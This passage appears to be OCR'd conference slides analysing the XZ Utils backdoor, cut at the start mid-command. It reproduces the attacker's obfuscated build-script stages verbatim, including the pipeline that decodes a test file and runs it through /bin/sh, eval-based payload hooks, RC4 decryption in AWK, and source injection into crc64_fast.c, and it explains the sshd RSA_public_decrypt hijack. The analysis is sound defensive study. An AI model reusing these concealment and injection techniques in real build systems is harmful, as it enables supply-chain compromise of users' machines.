-c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
-c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c
+31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/bin/sh
####World####
```

check whether the script is running on Linux was added in 5.6.1

Differences between 5.6.0 and 5.6.1 marked with yellow background

Dubex: Summit 24

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 1


```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
-c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
-c +2048 && (head -c +1024 >/dev/null) && head -c +939)"


xz -dc $srcdir/tests/files/good-large_compressed.lzma |
eval $i |
tail -c +31233 |
tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377" |
xz -F raw --lzma1 -dc |
/bin/sh
```


tr is used as a very simple substitution cipher

Stage 2 https://www.openwall.com/lists/oss-security/2024/03/29/4/1

(eval $i)

`(head -c +1024 >/dev/null)`	Output is redirected to /dev/null- effectively "skip the next 1024 bytes"
`head -c +2048`	Output is added and passed to the next step as input





1024 bytes are ignored, then 2048 bytes are outputted, 1024 bytes ignored, 2048 outputted... and so on until we get to the very end of the file where only 724 bytes (in 5.6.0) or 939 bytes (in 5.6.1) are outputted

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2

From the perspective of obfuscation analysis, there are three interesting fragments in the stage 2 script, two of which appear only in the 5.6.1 version.

Full script: https://www.openwall.com/lists/oss-security/2024/03/29/4/1

Fragment 1:

```
vs=`grep -broaF '~!:_ W' $srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`
ve=`grep -broaF '|_!{ -' $srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`
eval `cat $f1 | tail -c +${start} | head -c +${end} | tr "\5-
\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F
raw --lzma2 -dc`
fi
fi
fi
fi
```

Fragment 2:

```
vs=`grep -broaF 'jV!.^%' $top_srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`
ve=`grep -broaF '%.R.1Z' $top_srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`
eval `cat $f1 | tail -c +${start} | head -c +${end} | tr "\5-
\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" | xz -F
raw --lzma2 -dc`
fi
fi
fi
fi
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2

```
vs=`grep -broaF '~!:_ W' $srcdir/tests/files/ 2>/dev/null`
if test "x$vs" != "x" > /dev/null 2>&1;then
f1=`echo $vs | cut -d: -f1`
if test "x$f1" != "x" > /dev/null 2>&1;then
start=`expr $(echo $vs | cut -d: -f2) + 7`

ve=`grep -broaF '|_!{ -' $srcdir/tests/files/ 2>/dev/null`
if test "x$ve" != "x" > /dev/null 2>&1;then
f2=`echo $ve | cut -d: -f1`
if test "x$f2" != "x" > /dev/null 2>&1;then
[ ! "x$f2" = "x$f1" ] && exit 0
[ ! -f $f1 ] && exit 0
end=`expr $(echo $ve | cut -d: -f2) - $start`


eval `cat $f1 | tail -c +${start} | head -c +${end} |



tr "\5-\51\204-\377\52-\115\132-\203\0-\4\116-\131" "\0-\377" |



xz -F raw --lzma2 -dc`



fi
fi
fi
fi
```

Find two files in tests/files/ directory which contain the "~!:_ W" and "|_!{ -"bytes (signature)

If such file is found, the offset for each file is extracted (cut -d: -f2, which takes the 2nd field assuming : is the field delimiter), and the first offset + 7 is saved as $start, and the second offset from the second file is saved as $end.

Carve out that part of the file-that-had-the-first-signature

Simple substitution cipher using tr

Decompress data for it to be promptly executed

Note that in neither of the investigated TAR archives (5.6.0 and 5.6.1) there were any files with any of the signatures. This whole thing basically looks like an "extension/patching" system that would allow adding future scripts to be run in the context of Stage 2, without having to modify the original payload-carrying test files.

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2 Extraction

The following code is responsible for an .o file is extracted and weaved into the compilation/linking process.

```
N=0
W=88664
else
N=88664
W=0
fi
xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/\(.\)/\1\n/g" | LC_ALL=C awk
'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)
%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x"
(NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a+b)%m];printf "%c",(v+k)%m}' | xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2 Extraction

The following code is responsible for an .o file is extracted and weaved into the compilation/linking process.

```
xz -dc $top_srcdir/tests/files/$p |

eval $i |

LC_ALL=C sed "s/\(.\)/\1\n/g" |

LC_ALL=C awk
'BEGIN{FS="\n";RS="\n";ORS="";m=256;for(i=0;i<m;i++){t[sprintf("x%c"
,i)]=i;c[i]=((i*7)+5)%m;}i=0;j=0;for(l=0;l<8192;l++){i=(i+1)%m;a=c[i
];j=(j+a)%m;c[i]=c[j];c[j]=a;}}{v=t["x"
(NF<1?RS:$1)];i=(i+1)%m;a=c[i];j=(j+a)%m;b=c[j];c[i]=b;c[j]=a;k=c[(a
+b)%m];printf "%c",(v+k)%m}'

| xz -dc --single-stream

| ((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-
crc64-fast.o

|| true
```

The first step is identical as step 2 in Stage 1 – the tests/files/good-large_compressed.lzma file is being extracted with xz

Put a newline character after each byte (with the exception of the new line character itself). Output, is a byte-per-line

AWK script (simple scripting language for text processing)

After the input has been decrypted, it gets decompressed

Bytes from N (0) to W (~86KB) are carved out using head and is saved as liblzma_la-crc64-fast.o – which is the final binary backdoor.

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2 Extraction

```
BEGIN {  # Initialization part.
  FS = "\n";  # Some AWK settings.
  RS = "\n";
  ORS = "";
  m = 256;
  for(i=0;i<m;i++) {
    t[sprintf("x%key", i)] = i;
    key[i] = ((i * 7) + 5) % m;  # Creating the cipher key.
  }
  i=0;  # Skipping 4096 first bytes of the output PRNG stream.
  j=0;  # ↑ it's a typical RC4 thing to do.
  for(l = 0; l < 4096; l++) {  # 5.6.1 uses 8192 instead.
    i = (i + 1) % m;
    a = key[i];
    j = (j + a) % m;
    key[i] = key[j];
    key[j] = a;
  }
}

{  # Decription part.
  # Getting the next byte.
  v = t["x" (NF < 1 ? RS : $1)];

  # Iterating the RC4 PRNG.
  i = (i + 1) % m;
  a = key[i];
  j = (j + a) % m;
  b = key[j];
  key[i] = b;
  key[j] = a;
  k = key[(a + b) % m];

  # As pointed out by @nugxperience, RC4 originally XORs the encrypted byte
  # with the key, but here for some add is used instead (might be an AWK thing).
  printf "%key", (v + k) % m
}
```

RC4 decryption implemented in AWK

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 2

crc64_fast.c

This segment of code modifies the source code **`crc64_fast.c`** by adding the entry code for the backdoor here, as follows:

```
V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) &&
defined(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) &&
(defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\nextern int
_get_cpuid(int, void*, void*, void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r[2] &
ecx_mask) == ecx_mask; }\n#else\n#define _is_arch_extension_supported
is_arch_extension_supported'
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return
_is_arch_extension_supported()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o
2>/dev/null; then
cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o || true
eval $BPep
if sed "/return is_arch_extension_supported()/ c\return
_is_arch_extension_supported()" $top_srcdir/src/liblzma/check/crc32_fast.c | \
sed "/include \"crc32_arm64.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc32_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r -x c -  $P -o .libs/liblzma_la-crc32_fast.o; then
eval $RgYB
```

The comparison of the code reveals shows the original function

`is_arch_extension_supported()`

is replaced with

`_is_arch_extension_supported()`.

In the inline function

`_is_arch_extension_supported()`

an external function


`_get_cpuid()`

is invoked.

The external function **`_get_cpuid()`** is hidden within **`liblzma_la-crc64-fast.o`**.


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/


XZ Utils – Backdoor



liblzma5.so library

Indirect Dependency of sshd on liblzma5






RSA_public_decrypt() function is located within the certificate authentication process of the SSHD service.

https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f

SSHD startup process

The GNU indirect function support (IFUNC) is a feature of the GNU toolchain that allows a developer to create multiple implementations of a given function and to select amongst them at runtime using a resolver function which is also written by the developer. The resolver function is called by the dynamic loader during early startup to resolve which of the implementations will be used by the application. Once an implementation choice is made it is fixed and may not be changed for the lifetime of the process.



When the **`sshd`** service is started (**`/usr/sbin/sshd`**), it indirectly loads the **`liblzma5.so`** library.


The hijacking and replacement of the **`RSA_public_decrypt()`*** function are achieved through the IFUNC and rtdl-audit mechanisms, serving as the entry point for the backdoor execution.

IFUNC, a mechanism in glibc that allows for indirect function calls

IFUNC is a dynamic function implementation scheme called and bound by the dynamic loader to specific functions.

https://sourceware.org/glibc/wiki/GNU_IFUNC
https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f

Backdoor Code Execution Phase



https://medium.com/@knownsec404team/analysis-of-the-xz-utils-backdoor-code-d2d5316ac43f

